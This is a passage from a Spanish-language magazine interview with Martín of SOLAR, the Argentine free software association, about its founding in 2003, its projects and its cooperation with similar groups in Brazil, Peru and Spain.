MO★ La idea de cohesionar a la Comunidad en una organización formal era una necesidad latente en varias personas y grupos que hacía tiempo estaban trabajando por el Software Libre. SOLAR, en realidad, sólo vino a plasmar esa necesidad, y por eso surgió y creció tan rápidamente. A fines del 2002, algunos en Proposición charlábamos sobre esa posibilidad, y en la conversación nos sumamos muchos adeptos, por lo que se decidió hacer una lista específica para organizarnos, que ofreció la gente de Lugar (**www.linux.org.ar**). Podríamos decir que ése fue el nacimiento de SOLAR, en marzo del 2003.

LU★ Desde su creación hasta la actualidad, ¿cuáles son los máximos logros que ha obtenido la asociación civil?
MO★ Te podría contar algunos proyectos que se hicieron; quienes los llevan adelante son personas que ponen ganas y esfuerzo. Creo que el mayor logro de SOLAR es haber construido este espacio abierto donde mucha gente de la Comunidad se suma, y haber abierto el juego para que más gente se interese en el Software Libre, no sólo desde el aspecto técnico.
De este espacio surgieron cosas como el trabajo conjunto con el Ambito de Software Libre en el Estado; la participación en eventos, congresos y charlas en distintos puntos del país; el nacimiento del proyecto Ututo-e; el boletín de noticias de SOLAR (**http://boletin.solar.org.ar**); el equipo que trabaja en Educación; el equipo de Accesibilidad para trabajar en Software Libre y discapacidad, y muchas cosas más.
No creo que haya un proyecto más importante que otros; el principal logro de SOLAR es la articulación de una organización participativa que ayuda a coordinar acciones de la Comunidad de Software Libre para que tengan mucha más fuerza que las ganas o proyectos de personas dispersas.

LU★ ¿Trabajan en conjunto con alguna asociación similar de algún otro país latinoamericano?
MO★ Siempre tuvimos mucho contacto con el movimiento en Brasil, que es muy fuerte. En junio, durante el 5to Foro Internacional de Software Libre en Porto Alegre, firmamos un acuerdo de cooperación con el Projecto Software Libre Brasil, que es una organización similar a SOLAR; y con Hipatia, una ONG internacional que promueve la libertad del conocimiento, para trabajar en colaboración en ambos países. La experiencia del Brasil tiene muchas cosas para imitar. Allá el Software Libre es una política de estado y estamos tomando ideas para acercarles a los argentinos. Es una oportunidad para fortalecer el Mercosur en temas tecnológicos. También estamos coordinando acciones conjuntas con Apesol (Asociación Peruana de Software Libre) y elaborando un acuerdo en varios temas con Hispalinux, la asociación española de usuarios de GNU/Linux.
Todos aprendemos de todos, compartimos las experiencias y copiamos las buenas ideas para ganar mutuamente. Esta es la enseñanza que nos transmite el Software Libre.

LU★ ¿Cuáles son los puntos más importantes en la lista de tareas por realizar de la asociación?
MO★ Seguir apoyando e interconectando a la gente con iniciativa por el Software Libre en el país, y promover la creación de nuevos proyectos y equipos de trabajo; fomentar acciones de capacitación técnica y de filosofía del Software Libre en diversos ámbitos, especialmente en la educación básica; hacer llegar el Software Libre y su mensaje a muchas organizaciones sociales y ONGs que coinciden con nosotros en cuanto a los valores de solidaridad, cooperación y libertad; y promover el intercambio de experiencias exitosas y la acción conjunta con organizaciones similares de otros países.

LU★ Muchas gracias, Martín.
MO★ Antes de terminar, quisiera remarcar que todos los que hoy disfrutamos de GNU/Linux debemos un agradecimiento a esa Comunidad maravillosa que día a día lo construye colectivamente. Cada uno de nosotros puede hacer algo para agradecerlo y devolver desde su participación, ya sea como usuarios, desarrolladores, comunicadores o educadores. Cada uno aportando lo suyo, es así como podemos defender la libertad y ayudar a que se construya cada vez más y más Software Libre. No distinguimos en esto aportes mayores o menores: cada gota que se suma hace crecer el océano del Software Libre.
★ Héctor Facundo Arena